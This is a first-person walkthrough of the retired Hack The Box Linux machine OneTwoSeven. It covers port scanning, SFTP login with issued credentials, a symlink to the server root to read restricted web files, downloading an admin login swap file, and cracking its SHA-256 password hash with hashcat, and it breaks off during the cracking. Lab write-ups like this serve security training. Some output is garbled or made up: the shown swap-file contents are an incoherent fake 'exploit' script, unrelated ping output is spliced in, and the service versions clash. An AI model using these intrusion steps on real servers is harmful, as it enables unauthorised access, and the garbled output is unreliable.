

# Writeup - OneTwoSeven

Retired Machine OneTwoSeven is offline

**OneTwoSeven**  
Linux · Hard

0 Points ★★★★★ 5.0 609 Reviews User Rated Difficulty

Play Machine Machine Info Walkthroughs Reviews Activity Changelog

Heart ...

**About OneTwoSeven**

OneTwoSeven is a hard difficulty Linux box which provides users with SFTP access. The SFTP shell allows for creating symlinks, which can be abused to gain access to the administrative panel. The admin panel has a restricted upload imposed by Apache rewrite rules. These can be bypassed to upload a php shell. The www user has permissions to upgrade local packages, but due to a misconfiguration, a proxy server can be used to install a malicious package to execute code as root.

**Related Academy Modules**

Further enhance your skills by exploring related academy modules.

- Network Enumeration with Nmap
- Cracking Passwords with Hashcat
- Linux Privilege Escalation

Show More

**Categories**

Top Level categories for OneTwoSeven

- Vulnerability Assessment
- Web Application

**2326 User Pwns**

**1396 Root Pwns**

20 Apr, 2019 Release Date

**Official Writeup**

Check via the terminal the integrity of the pdf file using SHA-256

SHA256  
e0d12337870c8a3c884b9d388aa34b63b48723ac95c2  
58f2822851b1292eac38

FILE NAME  
OneTwoSeven.pdf

**Machine Matrix**

Exploitation characteristics of the machine

Category	ENUM	CTF	CUSTOM	CVE	REAL
OneTwoSeven	High	Medium	Low	Medium	High



# OneTwoSeven

13<sup>th</sup> November 2019 / Document No D19.100.35

Prepared By: MinatoTW

Machine Author: jkr

Difficulty: Hard

Classification: Official

- ◆ Although I chose a box released in 2019, this machine is very meaningful—not only because more than 600 people have given it a high rating of 5.0, but also because, according to the Machine Matrix, it is very close to being "REAL".
- ◆ At the same time, the knowledge points involved are all ones I have already learned, making it a great test of whether I have truly mastered those skill modules on HTB.

## Start

---

Connect to the VPN remotely.

```

chenuoduo@kali24: ~/Desktop/CPTs
File Actions Edit View Help
└─(chenuoduo㉿kali24) ~/Desktop/CPTs
$ sudo openvpn lab_Chenuoduo.ovpn
[sudo] password for chenuoduo:
2025-07-22 06:57:37 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set.
2025-07-22 06:57:37 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disables data channel offload.
2025-07-22 06:57:37 OpenVPN 2.6.14 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL]
[PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-07-22 06:57:37 library versions: OpenSSL 3.5.0 8 Apr 2025, LZO 2.10
2025-07-22 06:57:37 DCO version: N/A
2025-07-22 06:57:37 TCP/UDP: Preserving recently used remote address: [AF_INET]206.148.40.1
62:443
2025-07-22 06:57:37 Socket Buffers: R=[131072->131072] S=[16384->16384]
2025-07-22 06:57:37 Attempting to establish TCP connection with [AF_INET]206.148.40.162:443
2025-07-22 06:57:38 TCP connection established with [AF_INET]206.148.40.162:443
2025-07-22 06:57:38 TCPv4_CLIENT link local: (not bound)
2025-07-22 06:57:38 TCPv4_CLIENT link remote: [AF_INET]206.148.40.162:443
2025-07-22 06:57:38 TLS: Initial packet from [AF_INET]206.148.40.162:443, sid=012882bf 086d
21a1
2025-07-22 06:57:39 VERIFY OK: depth=2, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: Root
Certificate Authority
2025-07-22 06:57:39 VERIFY OK: depth=1, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: au-vi
p-1 Issuing CA
2025-07-22 06:57:39 VERIFY KU OK

```

Local IP address: **10.10.16.12**

Target IP address: **10.10.10.133**

**OneTwoSeven**  
Linux · Hard

0 Points    ★★★★★ 5.0 609 Reviews    User Rated Difficulty

Play Machine    Machine Info    Walkthroughs    Reviews    Activity    Changelog

Official Writeup    Video Walkthrough

• AU VIP 1    1 player

Target IP Address  
**10.10.10.133**

Ping is successful, the network is fine. Next, begin the penetration testing.

```
└─(chenduoduo㉿kali24)-[~/Desktop/CPTs]
$ ping 10.10.10.133 -c 5
PING 10.10.10.133 (10.10.10.133) 56(84) bytes of data.
64 bytes from 10.10.10.133: icmp_seq=1 ttl=63 time=295 ms
64 bytes from 10.10.10.133: icmp_seq=2 ttl=63 time=296 ms
64 bytes from 10.10.10.133: icmp_seq=3 ttl=63 time=296 ms
64 bytes from 10.10.10.133: icmp_seq=4 ttl=63 time=294 ms
64 bytes from 10.10.10.133: icmp_seq=5 ttl=63 time  ---
```

```
--- 10.10.10.133 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 294.321/295.512/296.481/0.694 ms
```

## Information Gathering

### Nmap

```
└─(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
$ sudo nmap -sC -sV -p- --min-rate 10000 10.10.10.133
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-22 07:04 AEST
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Script
Scan
NSE Timing: About 90.94% done; ETC: 07:05 (0:00:00 remaining)
Nmap scan report for 10.10.10.133
Host is up (0.42s latency).

Not shown: 65532 closed tcp ports (reset)

PORT      STATE     SERVICE VERSION
22/tcp    open      ssh      OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|   256 32:b7:f3:e2:6d:ac:94:3e:6f:11:d8:05:b9:69:58:45 (ECDSA)
|_  256 35:52:04:dc:32:69:1a:b7:52:76:06:e3:6c:17:1e:ad (ED25519)
80/tcp    open      http     Apache httpd 2.4.25 ((Debian))
| _http-title: Page moved.
| _http-server-header: Apache/2.4.25 (Debian)
60080/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 41.74 seconds

According to the results of Nmap, three ports have been detected on the target.


Port	State	Service	Version
22/tcp	open	SSH	OpenSSH 9.2p1 Debian 2+deb12u1
80/tcp	open	HTTP	Apache 2.4.25 (Debian)
60080	filtered	unknown	Unidentified, possibly a hidden service or blocked by a firewall

## Vulnerability Scanning and Analysis

---

Port 80 is generally used as the HTTP port. The websites we usually access are typically served through port 80 or 8080.

Entering `10.10.10.133:80` in the browser reveals that the target has an exposed website on this port.



## Secure SFTP Upload. WTF!

We provide secure upload to your account using industry standard strong encryption algorithms. No one can spy on your password. No one will see what precious files you upload.



Next, right-click and view the source code of the current page to check for any potentially useful information.


A particularly interesting line of code was found: an `<a>` tag not only displays `adminlink`, but also has its class set to `disabled`. Most importantly, there is a link following it that points to a port previously detected by the Nmap scan—however, that port was filtered and did not reveal any information.

```

23 <nav class="navbar navbar-expand-md navbar-dark fixed-top bg-dark">
24   <a class="navbar-brand" href="/index.php">OneTwoSeven</a>
25   <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarCollapse" aria-controls="navbarCollapse" aria-expanded="false">
26     <span class="navbar-toggler-icon"></span>
27   </button>
28   <div class="collapse navbar-collapse" id="navbarCollapse">
29     <ul class="navbar-nav mr-auto">
30       <li class="nav-item active"><a class="nav-link" href="/index.php">Home<span class="sr-only">(current)</span></a></li>
31       <li class="nav-item"><a class="nav-link" href="/stats.php">Statistics</a></li>
32       <!-- Only enable link if access from trusted networks admin/20190212 -->
33       <li class="nav-item"><a id="adminlink" class="nav-link disabled" href="http://onetwoseven.htb:60000/">Admin</a></li>
34     </ul>
35   </div>
36 </nav>
37 </header>
38
39
40 <main role="main">
41
42   <div id="myCarousel" class="carousel slide" data-ride="carousel">
43     <ol class="carousel-indicators">


```

At the same time, according to the source code, the Admin button on the main page is also greyed out and unclickable.



Continue checking other clickable links.

By clicking on `Sign up today`, we are automatically redirected to the `signup.php` page.  
On this page, we also find a username and password.



The screenshot shows a web browser window with the URL [10.10.10.133/index.php](http://10.10.10.133/index.php). The page header includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, The image "http://94.2...", Google, and the OneTwoSeven admin panel. Below the header, the main content area displays a blurred background image of a starry night sky. Overlaid on this image is a large amount of PHP code, which appears to be the source code for the website's header or navigation menu. In the center of the page, the text "OneTwoSeven" is displayed in a large, white, sans-serif font. Below this, a smaller line of text reads: "There is no place like OneTwoSeven - your free home page hoster." At the bottom of the page is a blue rectangular button with the text "Sign up today" in white, with a small hand cursor icon pointing at it. The overall appearance is that of a hacked or compromised website.

# Secure SFTP Upload. WTF

We provide secure upload to your account using industry standard  
encryption algorithms. Please contact us if you need assistance.

# Express checkout. Yeah!

Your personal account is ready to be used:

Username: ots-jNGEzMjM

Password: 19c4a323

You can use the provided credentials to upload your pages via sftp://onetwoseven.htb. Your personal home page will be available [here](#).



It may take up to one minute for all backend processes to properly identify you.

It is also mentioned below that a page can be uploaded via SFTP by providing credentials.

SFTP stands for SSH File Transfer Protocol. It is a network protocol that allows file access, file transfer, and file management over any reliable data stream.

After successfully logging in, check whether there are any special or unusual files present.

```
└─(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
└─$ sftp ots-jNGEzMjM@10.10.10.133
```

A screenshot of a terminal window on Kali Linux. The title bar shows the session is running on 'kali24' at the path '~/Desktop/CPTs/OneTwoSeven'. The command entered is '\$ sftp ots-jNGEzMjM@10.10.10.133'. The terminal displays a warning about host authenticity, asking if the user wants to continue connecting (yes/no/[fingerprint]). It then adds the host to the list of known hosts. The user connects to port 22. The directory 'public\_html' is listed. The bottom status bar shows the IP address 10.10.10.133 and the port number 22.

```
File Actions Edit View Help
(chenduoduo㉿ kali24:[~/Desktop/CPTs/OneTwoSeven])
$ sftp ots-jNGEzMjM@10.10.10.133
The authenticity of host '10.10.10.133 (10.10.10.133)' can't be established.
ED25519 key fingerprint is SHA256:q2uwM1EVNJyOCanapx8pCp+Ihe2bngUBdtH+GMvgHhY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.133' (ED25519) to the list of known hosts.
ots-jNGEzMjM@10.10.10.133'    ssword:
Connected to 10.10.10.133.
sftp> ls
public_html
sftp>
```

Nothing special was found.

```
sftp> ls public_html
public_html/index.html
sftp>
```

By entering the `help` command, we discovered that the `symlink` command is available.

```
sftp> help
Available commands: ad
bye          Quit sftp
cd path      Change remote directory to 'path'
chgrp [-h] grp path   Change group of file 'path' to 'grp'
chmod [-h] mode path Change permissions of file 'path' to 'mode'
chown [-h] own path  Change owner of file 'path' to 'own'
copy oldpath newpath Copy remote file
cp oldpath newpath   Copy remote file
df [-hi] [path]      Display statistics for current directory or
                     filesystem containing 'path'
exit          Quit sftp
get [-afpR] remote [local] Download file
help          Display this help text
lcd path      Change local directory to 'path'
lls [ls-options [path]] Display local directory listing
lmkdir path    Create local directory
ln [-s] oldpath newpath Link remote file (-s for symlink)
lpwd          Print local working directory
ls [-1afhlnrSt] [path] Display remote directory listing
lumask umask   Set local umask to 'umask'
mkdir path     Create remote directory
progress       Toggle display of progress meter
put [-afpR] local [remote] Upload file
pwd           Display remote working directory
quit          Quit sftp
reget [-fpR] remote [local] Resume download file
rename oldpath newpath  Rename remote file
reput [-fpR] local [remote] Resume upload file
rm path       Delete remote file
rmdir path    Remove remote directory
symlink oldpath newpath Symlink remote file
version        Show SFTP version
!command      Execute 'command' in local shell
!              Escape to local shell
?              Synonym for help
sftp> |
```

# Exploitation

By researching online, I discovered that the `symlink` command in SFTP can be used to bypass directory restrictions.

The key to this vulnerability is that a symlink acts like a shortcut, allowing us to access the files we want.

The command is: `symlink [target_path] [symlink_name]`

It's essentially telling the server: "Please create a 'shortcut' for me in a directory I can access that leads to another path."

For a Linux machine, the most desired location to inspect is the root directory `/`.

```
sftp> symlink / public_html/root
```

```
sftp> symlink / public_html/root
sftp> |
```

Here, `/` is the target path—i.e., the system root directory.

`public_html/root` is the name of the symlink we want to create under our own directory. This command creates a symbolic link called `root` inside your `~/public_html/` directory, which actually points to the root `/`.

By visiting `http://onetwoseven.htb/~ots-jNGEzMjM/root/`, we can now see the contents of the root directory.

Key information and files are often hidden in places that seem inconspicuous.

The screenshot shows a web browser window with the following details:

- Address bar: Index of /~ots-jNGEzMjM/root
- Toolbar buttons: Back, Forward, Stop, Home, Refresh.
- Navigation bar: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, The image "http://94.2...", Google.

## Index of /~ots-jNGEzMjM/root

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">etc/</a>	2019-02-20 16:39	-	
<a href="#">home/</a>	2019-02-15 21:10	-	
<a href="#">usr/</a>	2019-02-15 21:50	-	
<a href="#">var/</a>	2019-02-15 19:59	-	

Apache/2.4.25 (Debian) Server at onetwoseven.htb Port 80

The screenshot shows a web browser window with the following details:

- Address bar: 403 Forbidden
- Toolbar buttons: Back, Forward, Stop, Home, Refresh.
- Navigation bar: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, The image "http://94.2...", Google.

## Forbidden

You don't have permission to access /~ots-jNGEzMjM/root/etc/ on this server.

Apache/2.4.25 (Debian) Server at 10.10.10.133 Port 80


The screenshot shows a web browser window with the following details:

- Address bar: 403 Forbidden
- Toolbar buttons: Back, Forward, Stop, Home, Refresh.
- Navigation bar: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, The image "http://94.2...", Google.

## Forbidden

You don't have permission to access /~ots-jNGEzMjM/root/home/ on this server.

Apache/2.4.25 (Debian) Server at 10.10.10.133 Port 80




# Forbidden

You don't have permission to access /~ots-jNGEzMjM/root/usr/ on this server.

Apache/2.4.25 (Debian) Server at 10.10.10.133 Port 80

So far, it appears that the only directory we are able to access is [/var](#).



## Index of /~ots-jNGEzMjM/root/var

<a href="#"><u>Name</u></a>	<a href="#"><u>Last modified</u></a>	<a href="#"><u>Size</u></a>	<a href="#"><u>Description</u></a>
<a href="#">Parent Directory</a>		-	
<a href="#">www/</a>	2019-02-26 09:16	-	

Apache/2.4.25 (Debian) Server at 10.10.10.133 Port 80

We discovered a special file: [.login.php.swp](#). This is a swap file automatically generated by the Vim editor while editing [login.php](#), used for recovery in case of crashes or unsaved changes. However, it may contain sensitive information such as source code, database connection details, plaintext passwords, operation history, etc.

Index of /~ots-jNGEzMjM/root/var/www/html-admin

10.10.10.133/~ots-jNGEzMjM/root/var/www/html-admin/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB The image "http://94.2... Google Hacking DB O

## Index of /~ots-jNGEzMjM/root/var/www/html-admin

Name	Last modified	Size	Description
Parent Directory	-	-	
<a href="#">login.php.swp</a>	2019-02-13 16:16	20K	
<a href="#">carousel.css</a>	2019-02-15 19:35	1.6K	
<a href="#">dist/</a>	2019-02-15 19:35	-	

Apache/2.4.25 (Debian) Server at 10.10.10.133 Port 80

Use the `wget` command to download it.

```
(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
$ wget http://10.10.10.133/~ots-jNGEzMjM/root/var/www/html-
admin/.login.php.swp
```

```
(chenduoduo㉿ kali24)-[~/Desktop/CPTs/OneTwoSeven]
$ wget http://10.10.10.133/~ots-jNGEzMjM/root/var/www/html-admin/.login.php.swp
--2025-07-22 20:17:02-- http://10.10.10.133/~ots-jNGEzMjM/root/var/www/html-admin/.login.ph
p.swp
Connecting to 10.10.10.133:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 20480 (20K)
Saving to: '.login.php.swp'

.login.php.swp    100%[=====] 20.00K 22.4KB/s  in 0.9s

2025-07-22 20:17:06 (22.4 KB/s) - '.login.php.swp' saved [20480/20480]
PING 10.10.10.133 (10.10.10.133) 56(84) bytes of data.
```

After examining the file, we found content related to a username and password. What stands out is that the username is `ots-admin`—the presence of "admin" suggests this account may have higher privileges.

Additionally, the password appears to be hashed using SHA256:

```
username: ots-admin
password:
```

11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8

```
(chenduoduo㉿ kali24:~/Desktop/CPTs/OneTwoSeven)
$ ls -alh
total 32K
drwxrwxr-x 3 chenduoduo chenduoduo 4.0K Jul 22 20:17 .
drwxrwxr-x 3 chenduoduo chenduoduo 4.0K Jul 22 07:03 ..
-rw-rw-r-- 1 chenduoduo chenduoduo 20K Feb 14 2019 .login.php.swp
drwxrwxr-x 2 chenduoduo chenduoduo 4.0K Jul 22 07:04 Portscan_nmap

File Actions Edit View Help
(chenduoduo㉿ kali24:~/Desktop/CPTs/OneTwoSeven)
$ cat .login.php.swp
#!/usr/bin/python3
# Exploit for OneTwoSeven challenge
# Author: jNGEzMjM
# Software: http://www.hackthebox.eu/machines/OneTwoSeven

# This exploit was created for the challenge "Portscan_nmap" on HTB.
# It uses a combination of SFTP and a crafted login page to gain a shell.

# Step 1: SFTP connection
# Connect to 10.10.10.133 with user ots-jNGEzMjM and password ots-jNGEzMjM
# Once connected, upload the exploit file to /var/www/html-admin/login.php

# Step 2: Crafted login page
# The exploit file contains a PHP payload that will be executed when the login form is submitted.
# The payload is designed to set the password to the hash of the provided username.

# Step 3: Exploit
# Submit the exploit to the login page with the appropriate credentials.
# The exploit will trigger the password hashing logic and log the user in.

# The exploit file content is as follows:
# POST['username'] == 'ots-admin' && hash('sha256',$_POST['password']) == '11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8' {
#     if(isset($_POST['login'])) && !empty($_POST['username']) && !empty($_POST['password']) {
#         $msg = '';
#         <?php
#             <h2 class="featurette-heading">Login to the kingdom.<span class="text-muted"> Up up and away!</span></h2>
#             <div class="col-md-12"> <div class="row featurette"> <!-- START THE FEATURETTES --> <div class="container marketing"> <!-- Wrap the rest of the page in another container to center all the content. --> =====
#             ===== <!-- Marketing messaging and featurettes --> </div> </a>
#             <span class="sr-only">Next</span> <span class="carousel-control-next-icon" aria-hidden="true"></span> <a class="carousel-control-next" href="#myCarousel" role="button" data-s
# }

# This exploit will log the user in as 'ots-admin' with the password hash '11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8'.
```

Next, consider how to decrypt the hash to obtain the plaintext password:

- ◆ First, save the hash to a text file:

```
echo '11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8'
> sha256_hash.txt
```

- ◆ Then, use `hashcat` to crack it (you can also use `john`):

```
hashcat -m 1400 sha256_hash.txt /usr/share/wordlists/rockyou.txt
```

Below is the full command sequence:

```
└─(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
└─$ echo
'11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8' >
sha256_hash.txt

└─(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
└─$ cat sha256_hash.txt
11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8

└─(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
└─$ hashcat -m 1400 sha256_hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC,
SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl
project]
=====
=====
=====
* Device #1: cpu-haswell-Intel(R) Core(TM) i7-14700K, 6924/13913 MB
(2048 MB allocatable), 16MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13
rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
```

- \* Single-Hash
- \* Single-Salt
